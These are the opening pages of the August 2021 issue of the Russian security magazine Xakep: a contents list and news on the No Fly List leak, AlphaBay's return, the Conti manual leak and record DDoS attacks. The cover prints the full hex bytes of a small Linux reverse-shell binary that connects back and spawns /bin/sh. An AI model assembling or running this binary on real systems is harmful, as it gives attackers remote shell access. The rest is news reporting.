ХАКЕР
АВГУСТ 2021
#269

РЕВЕРС-ШЕЛЛ НА 237 БАЙТ

```
7F 45 4C 46 01 01 01 00 2F 62 69 6E 2F 73 68
00 02 00 03 00 01 00 00 00 96 80 04 08 2C 00
00 00 5B 78 61 6B 65 70 5D 00 34 00 20 00 01
00 00 00 00 00 00 00 00 80 04 08 00 80 04 08
ED 00 00 00 ED 00 00 00 05 00 00 00 00 10 00
00 57 49 F2 AE 8B 0C 24 29 CF 87 CF F3 AA 8B
3C 24 BE 20 80 04 08 6A 0C 59 A4 E2 FD 6A 0F
68 AC 00 00 00 58 5B B9 20 80 04 08 CD 80 5F
C3 6A 02 58 CD 80 85 C0 74 05 6A 01 58 CD 80
B8 A2 00 00 00 6A 05 89 E3 31 C9 CD 80 58 C3
8B 7C 24 04 E8 AD FF FF FF 31 DB F7 E3 B0 66
53 43 6A 01 6A 02 89 E1 CD 80 93 59 B0 3F CD
80 49 79 F9 68 7F 00 00 01 68 02 00 7A 69 89
E1 6A 10 51 53 B0 66 6A 03 5B 89 E1 CD 80 85
C0 74 07 E8 9F FF FF FF EB EC BB 08 80 04 08
50 68 20 80 04 08 89 E1 B0 0B CD 80
```

COVER STORY


ПОДПИСКА НА «ХАКЕР»

Мы благодарим всех, кто поддерживает редакцию и помогает нам компенсировать авторам и редакторам их труд. Без вас «Хакер» не мог бы существовать, и каждый новый подписчик делает его чуть лучше.

Напоминаем, что дает годовая подписка:

- год доступа ко всем материалам, уже опубликованным на Xakep.ru;
- год доступа к новым статьям, которые выходят по будням;
- полное отсутствие рекламы на сайте (при условии, что ты залогинишься);
- возможность скачивать выходящие каждый месяц номера в PDF, чтобы читать на любом удобном устройстве;
- личную скидку 20%, которую можно использовать для продления годовой подписки. Скидка накапливается с каждым продлением.

Если по каким-то причинам у тебя еще нет подписки или она скоро кончится, спеши исправить это!



Август 2021
№ 269

CONTENTS

MEGANews
Все новое за последний месяц

Проект «Пегас»
Как общественность узнала про NSO Group и ее спайварь

Android
Ошибки работы с разрешениями и библиотека Security-App-Authenticator

Реверс-шелл на 237 байт
Изучаем хаки Linux для уменьшения исполняемого файла

Инструменты разведчика
Подбираем полезные утилиты для разведки при охоте за багами

HTB TheNotebook
Совершаем побег из Docker, чтобы захватить рут

HTB Love
Захватываем веб-сервер на Windows и Apache через SSRF

HTB CrossfitTwo
Применяем на практике UNION SQL Injection, DNS rebinding и NPM Planting

HTB Proper
Пишем tamper для sqlmap и эксплуатируем race condition через RFI

HTB Knife
Эксплуатируем нашумевший бэкдор в языке PHP

LUKS good!
Ставим Linux на шифрованный раздел и делаем удобной работу с ним

Python с абсолютного нуля
Работаем с ОС, изучаем регулярные выражения и функции

Атаки на STP
Взламываем протокол STP с помощью Yersinia

Строим киберполигон
Используем EVE-NG, чтобы развернуть сеть для хакерских испытаний

Framework
Модульный ноутбук с правом на ремонт, апгрейд и модификацию

Титры
Кто делает этот журнал

MEGANEWS

Мария «Mifrill» Нефёдова
nefedova@glc.ru

В этом месяце: Cloudflare отразила рекордную DDoS-атаку, закрытый в 2017 году маркетплейс AlphaBay заработал снова, недовольный хакер слил обучающие материалы хак-группы Conti, в кошельке Steam исправили опасный баг, кардеры опубликовали данные миллиона банковских карт ради рекламы, а также много других интересных событий.

УТЕЧКА NO FLY LIST


В сеть утекла копия списка Центра выявления террористов ФБР (Terrorist Screening Center, TSC). БД содержит 1,9 миллиона записей, в том числе секретные списки No Fly List, то есть перечень лиц, которых нельзя пускать на борт самолетов.

База TSC, управляемая ФБР, была создана в 2003 году, после террористических атак 11 сентября. Она содержит имена и личные данные лиц, которые «известны или обоснованно подозреваются в причастности к террористической деятельности». Хотя база находится в ведении ФБР, агентство предоставляет доступ к ней нескольким правительственным учреждениям США, включая Государственный департамент, Министерство обороны, Управление транспортной безопасности, таможенную и пограничную службу, а также международные правоохранительные органы.

Хотя БД содержит данные о подозреваемых в терроризме, в США она более известна как No Fly List, то есть список, который в основном используется властями США и международными авиакомпаниями, чтобы разрешать или запрещать въезд в США.

Само существование базы TSC держалось в секрете более десяти лет, но в последние годы власти начали уведомлять граждан США о том, что те были добавлены в No Fly List.

Теперь компания Security Discovery и известный ИБ-эксперт Боб Дьяченко сообщают, что в сети была замечена копия этой базы данных на IP-адресе в Бахрейне.



> *«Обнаруженный кластер Elasticsearch содержал 1,9 миллиона записей. Я не знаю, какую часть списка TSC он хранил, но, похоже, раскрыт был весь список. В чужих руках этот список может быть использован для притеснений, преследований или гонений на людей из списка или их семьи. Это может вызвать множество личных и профессиональных проблем для невинных людей, чьи имена [по каким-то причинам] были включены в список», — пишет специалист.*

Информация в списке включает:

- полное имя;
- ID в TSC;
- гражданство;
- пол;
- дату рождения;
- номер паспорта;
- страну выдачи паспорта;
- No Fly статус.

Дьяченко уведомил Министерство внутренней безопасности об утечке 19 июля, когда база была проиндексирована поисковиками Censys и ZoomEye (и когда он сам ее обнаружил). Сервер был отключен примерно через три недели, 9 августа 2021 года. Эксперт говорит, что не знает, почему защитные меры заняли так много времени, и неизвестно, не успели ли посторонние лица добраться до этой базы.

«ПИРАТСКАЯ» РЕКЛАМА

Аналитики некоммерческой организации Digital Citizens Alliance и антипиратской фирмы White Bullet подсчитали, что пираты зарабатывают больше **1,34 МИЛЛИАРДА ДОЛЛАРОВ** с помощью рекламы на сайтах и в приложениях, через которые распространяются пиратские фильмы, сериалы, игры и прямые трансляции.


В ходе исследования было изучено **664 МИЛЛИАРДА** показов рекламы примерно на **6000** популярных пиратских сайтах и в **900** приложениях (в период с июня 2020 года по май 2021 года).

Сопоставляя показы с матрицей доходов от рекламы, исследователи определили, что доходы от рекламы приносят владельцам сайтов примерно **1 МИЛЛИАРД** долларов в год, а приложения еще более **250 МИЛЛИОНОВ** долларов.

РЕКОРДНЫЙ DDOS


Компания Cloudflare сообщила о предотвращении крупнейшей на сегодняшний день DDoS-атаки, мощность которой достигала 17,2 миллиона HTTP-запросов в секунду, что в три раза превышает мощность других известных атак. Инцидент произошел еще в прошлом месяце и был нацелен на одного из клиентов Cloudflare в финансовой сфере. По данным компании, неизвестный злоумышленник использовал ботнет из 28 тысяч зараженных устройств, чтобы отправлять HTTP-запросы в сеть клиента.

Основываясь на IP-адресах зараженных устройств, эксперты Cloudflare подсчитали, что 15% трафика исходило из Индонезии, а еще 17% — из Индии и Бразилии.



Такие атаки обычно называют «объемными» (volumetric), и они отличаются от классических DDoS-атак тем, что в этом случае злоумышленники сосредотачиваются на отправке как можно большего количества нежелательных HTTP-запросов на сервер жертвы, чтобы загрузить его ЦП и оперативную память, мешая клиентам использовать целевые сайты.

Хотя атака достигла пика в 17,2 миллиона запросов лишь на несколько секунд, злоумышленник часами заставлял свой ботнет атаковать жертву. В итоге Cloudflare пришлось обработать более 330 миллионов нежелательных HTTP-запросов. Таким образом, для Cloudflare эта атака была равна 68% легитимного HTTP-трафика, в среднем обрабатываемого компанией во втором квартале 2021 года (около 25 миллионов запросов в секунду).



Более того, хакер не остановился после первого инцидента: в последующие недели тот же ботнет провел две другие масштабные атаки, в том числе еще одну, максимальная мощность которой составила 8 миллионов запросов в секунду, направленную на неназванного хостера.


Cloudflare сообщает, что в настоящее время отслеживает эволюцию этого ботнета, который, похоже, построен на базе модифицированной версии хорошо известного IoT-вредоноса Mirai.

ДЫРЯВЫЕ СЕТИ ПРЕДПРИЯТИЙ


Специалисты Positive Technologies сообщили о низкой защищенности компаний промышленного сектора. В ходе проведенных пентестов эксперты компании получили доступ в технологический сегмент сети **75%** промышленных компаний. Это позволило получить доступ к системам управления технологическим процессом в **56%** случаев.

В 2020 году промышленная сфера была у хакеров второй по популярности после государственной: на нее было направлено **12%** атак.

Основные угрозы для промышленных компаний сегодня — это **ШПИОНАЖ** и **ФИНАНСОВЫЕ ПОТЕРИ**. В 2020 году мотивом большинства атак (**84%** случаев) было получение данных, а финансовая выгода интересовала **36%** хакеров.



В **91%** промышленных организаций внешний злоумышленник может проникнуть в корпоративную сеть. Оказавшись во внутренней сети, хакер в **100%** случаев может получить учетные данные пользователей и полный контроль над инфраструктурой, а в **69%** — украсть конфиденциальные данные.




ВОЗРОЖДЕННЫЙ ALPHABAY

Один из крупнейших маркетплейсов даркнета — AlphaBay был активен с 2014 года, а в 2017 году его ликвидировали правоохранительные органы, наряду с другим крупным маркетплейсом — Hansa Market. Тогда закрытие AlphaBay и Hansa Market стало результатом крупной международной операции, в которой принимали участие США, Канада, Таиланд, Голландия, Великобритания, Франция, Литва, а также представители Европола, ФБР и Управления по борьбе с наркотиками.

По данным ФБР, AlphaBay был в десять раз больше печально известного Silk Road. Торговой площадкой пользовались 200 тысяч пользователей и 40 тысяч продавцов. При этом на AlphaBay насчитывалось более 250 тысяч объявлений о продаже наркотиков, более 100 тысяч объявлений о продаже украденных или поддельных идентификационных документов и устройств доступа, контрафактных товаров, малвари и других хакерских инструментов и услуг.

Незадолго до ликвидации AlphaBay в Таиланде был арестован 25-летний гражданин Канады Александр Каз (Alexandre Cazes), которого считали одним из руководителей ресурса, известным под ником Alpha02. Вскоре после его ареста, 12 июля 2017 года, Каз покончил с собой в тайской тюрьме.

Однако еще один администратор ресурса, отвечавший за безопасность и известный под ником DeSnake, не попал в руки правоохранителей и оставался на свободе все прошедшие годы.



Как теперь сообщило издание Bleeping Computer, DeSnake неожиданно объявил на форуме, что AlphaBay вновь открылся и готов к работе. Чтобы подтвердить свою личность, к сообщению DeSnake приложил оригинальный публичный ключ PGP, который использовал во времена расцвета маркетплейса. Причем один из пользователей форума подтвердил подлинность ключа DeSnake и тот факт, что он был частью команды AlphaBay. Другой пользователь тоже подтвердил личность администратора, пообщавшись с ним о «вещах, которые мог знать только сотрудник AlphaBay».

```
=============== Who am I
I am DeSnake, security administrator and co-founder of AlphaBay. The
following message is signed with authentic key. My original PGP key which
expired 8th March 2019 has been extended. The key has the same
fingerprint (95E7 766E 6AC8 AECD 1B6F 11A5 0E28 8FD2 E281 93C0) only
expiry date now is up until July 3rd 2031.
```

В длинном заявлении DeSnake объясняет, что хотел бы установить новые стандарты и построить «профессионально управляемый, анонимный, безопасный маркетплейс». Он пишет, что хочет создать автономную и анонимную децентрализованную сеть торговых площадок, где собственный маркетплейс сможет открыть каждый. Судя по описанию, это будет похоже на Amazon для даркнета, где продавцы и покупатели смогут перемещаться из одного магазина в другой, используя одну учетную запись и не доверяя никому из них свою криптовалюту.


DeSnake уверяет, что новый AlphaBay рассчитан на длительный срок службы, использует безопасный и проверенный код, пуленепробиваемые серверы и средства защиты от сбоев, которые могут быть вызваны как отказом оборудования, так и полицейскими рейдами.

Также он рекламирует автоматизированную систему AlphaGuard, которая «гарантирует, что пользователи/продавцы смогут получить доступ к средствам в своем кошельке (включая эскроу) в любое время через I2P/Tor», и автоматическую систему решения споров, цель которой — разрешать проблемы между покупателями и продавцами без вмешательства модераторов.

DeSnake изложил краткий набор правил для обновленного AlphaBay, которые должны помочь избежать ненужного внимания со стороны правоохранительных органов:

- запрещено причинять вред другим людям (поиск наемных убийц и так далее);
- запрещено обсуждать оружие (даже в целях самообороны);
- никакой эротики/порно в любом виде (логины для основных сайтов разрешены);
- никакого фентанила или веществ с примесью фентанила или на его основе;
- никаких вакцин против COVID-19;
- нет доксингу и угрозам доксинга;
- запрещена какая-либо деятельность, связанная с Россией, Беларусью, Казахстаном, Арменией, Кыргызстаном (людьми, организациями, правительствами), а также данными граждан этих стран;
- запрещено продавать программы-вымогатели, искать брокеров доступа для развертывания программ-вымогателей или обсуждать программы-вымогатели.

Журналисты отмечают, что теперь AlphaBay использует только криптовалюту Monero и в настоящее время на продажу выставлены только два товара, в обоих случаях это наркотики. Статистика форума показывает, что пока на обновленном AlphaBay насчитывается 19 участников, которые обменялись 72 сообщениями.



МЭТТЬЮ ГРИН О НОВОЙ ИНИЦИАТИВЕ APPLE

Известный криптограф и профессор университета Джонса Хопкинса Мэттью Грин (Matthew Green) высказался о новой технологии компании Apple, которая скоро начнет искать среди пользовательских изображений признаки сексуального насилия над детьми.

В частности, Apple будет проверять все сообщения Messages, полученные и отправленные детьми, в поисках наготы. Также будут сканироваться изображения в iCloud Photos, и, обнаружив там противоправный контент, Apple сможет «предоставлять правоохранительным органам ценную и полезную информацию о распространении известных CSAM (child sexual abuse materials — англ. материалы, содержащие признаки сексуального насилия над детьми)».

> «Это невероятно мощная демонстрация технологии, показывающая, что даже защищенные сквозным шифрованием фотографии можно подвергать сложному сканированию. Само сканирование безвредно, и при обнаружении [откровенных] изображений будет уведомлен только родитель пострадавшего. Но это демонстрирует, что Apple готова создать и развернуть такую технологию. Я надеюсь, что их никогда не попросят использовать ее для других целей»

— Мэттью Грин

Продолжение статьи →

БЛОКИРОВКА 127.0.0.1

Издание TorrentFreak обнаружило, что фирма Vindex, представляющая интересы ТРК «Украина», направила Google странный запрос на удаление контента из поисковой выдачи. Один из адресов, нарушающих права ТРК «Украина», указывал на 127.0.0.1, то есть антипираты нашли запрещенный контент в собственных системах.

Журналисты отмечают, что в рамках DMCA (Закон об авторском праве в цифровую эпоху) Google каждую неделю обрабатывает запросы на удаление примерно пяти миллионов URL-адресов, а в общей сложности поисковый гигант удалил уже более пяти миллиардов ссылок. Но в попытках бороться с пиратством компании нередко ошибаются и «стреляют себе в ногу». К примеру, недавно сервис Toomics просил Google удалить из выдачи опасные URL-адреса своего собственного сайта.

Похожая ситуация произошла и с запросом украинской антипиратской компании Vindex. Ссылка, нарушающая авторские права ТРК «Украина» на трансляцию футбольных матчей, указывала на 127.0.0.1:6878/ace/manifest.m3u. То есть файл пиратского плей-листа был найден на собственном компьютере Vindex. Этот файл может быть плей-листом для P2P-платформы Ace Stream, которая часто используется для пиратского контента.

38. http://nicking.at.ua/news/futbol_1_ukraina_prjamoj_ehfir/2017-09-09-370
39. http://kamerafeeds.aba.vg/kanal-futbol-1-ukraina.html
40. http://45.94.92.253/v1/609/eyJ0ljoxNjIxMzg2NDExLCJpIjoiNjIuMTQ5LjI5LjQ1IiwiYyI6MzMwOCwiZCI6IjFjOTQ3YjVhZDAwZDAzNDljNDRlNDgwOTY0MDEzMGVlIiwicyI6MTYyMTM3MTYwMH0=/74d62ef947beb446c0dc0f7de630f725/NzM=/master.m3u
41. http://185.231.160.42/6/2/index.m3u
42. http://127.0.0.1:6878/ace/manifest.m3u

TorrentFreak пишет, что Vindex стоит нормально настроить своих ботов. Дело в том, что компания и ранее не имела безупречной репутации: из всех ссылок, удаления которых Vindex требовала от Google, было удалено немногим больше 10%. В этот раз Google, разумеется, тоже не стала предпринимать никаких действий.

КОНФИДЕНЦИАЛЬНОСТЬ В СОЦСЕТЯХ

Исследователи «Лаборатории Касперского» проанализировали запросы русскоязычных пользователей по настройкам приватности в различных сервисах. Выяснилось, что чаще всего люди стремятся узнать, как сделать максимально конфиденциальной страницу в социальной сети «ВКонтакте» (25%).


Аналогичные запросы касались и других социальных сетей: Instagram (12%), Facebook (7%), TikTok и Twitter (по 4%). Кроме того, в числе самых популярных обращений были настройки приватности в WhatsApp (12%) и Google (11%).

Также пользователей интересует, как настроить режим конфиденциальности непосредственно в операционных системах: 13% выясняли, как действовать, чтобы защитить личные данные в Windows, а 7% — в мобильных операционных системах, iOS и Android. Значительная доля запросов (39%) была связана с настройками приватности тех или иных сервисов на Android-устройствах.

СЛИВ МАНУАЛОВ CONTI


Недовольный участник «партнерской программы» вымогателя Conti слил в сеть руководства и технические мануалы, используемые хакерами для обучения своих «партнеров». Документы рассказывают, как получить доступ к чужой сети, выполнить боковое перемещение, расширить доступ, а затем похитить данные перед шифрованием.

Документация была опубликована на хакерском форуме XSS. У автора слива возник финансовый конфликт с авторами Conti, и таким образом он решил отомстить.




Дело в том, что Conti работает по схеме ransomware as a service (RaaS). То есть разработчики малвари занимаются непосредственно вредоносом и платежными сайтами, а их наемные «партнеры» взламывают сети жертв и шифруют устройства. В итоге выплаты выкупов распределяются между самой хак-группой и ее «партнерами», причем последние обычно получают 70–80% от общей суммы.

Обиженный «партнер» хак-группы заявил, что за атаку ему заплатили только 1500 долларов, хотя остальная часть команды зарабатывает миллионы и обещает другим большие выплаты. В итоге, помимо мануалов, на форуме были опубликованы скриншоты, на которых видны IP-адреса, где Conti размещает управляющие серверы Cobalt Strike.



Также был обнародован RAR-архив под названием «Мануали для работяг и софт.rar», содержащий 37 текстовых файлов с инструкциями по использованию различных инструментов для взлома и легального ПО.



ИБ-эксперт Виталий Кремез из Advanced Intel проанализировал архив и сообщил, что эти материалы вполне соответствуют сценариям атак Conti.

> *«По большому счету, это священный Грааль пентестерских операций, которые выполняют „пентестеры“ Conti, все описано от А до Я. Последствия [этой утечки] огромны, это позволит новым пентестерам-вымогателям повысить свои навыки, шаг за шагом.*
> *Также утечка демонстрирует зрелость этой группировки, занимающейся вымогательством, и показывает, насколько они изощренны, дотошны и опытны при атаках на корпорации по всему миру», — говорит Кремез.*

СТАТИСТИКА DDOS-АТАК


Аналитики Qrator Labs подвели итоги второго квартала 2021 года, опубликовав статистику DDoS-атак. Сообщается, что за это время крупнейший ботнет вырос почти в два раза, а основным вектором атак по-прежнему остается UDP-, IP- и SYN-флуд.

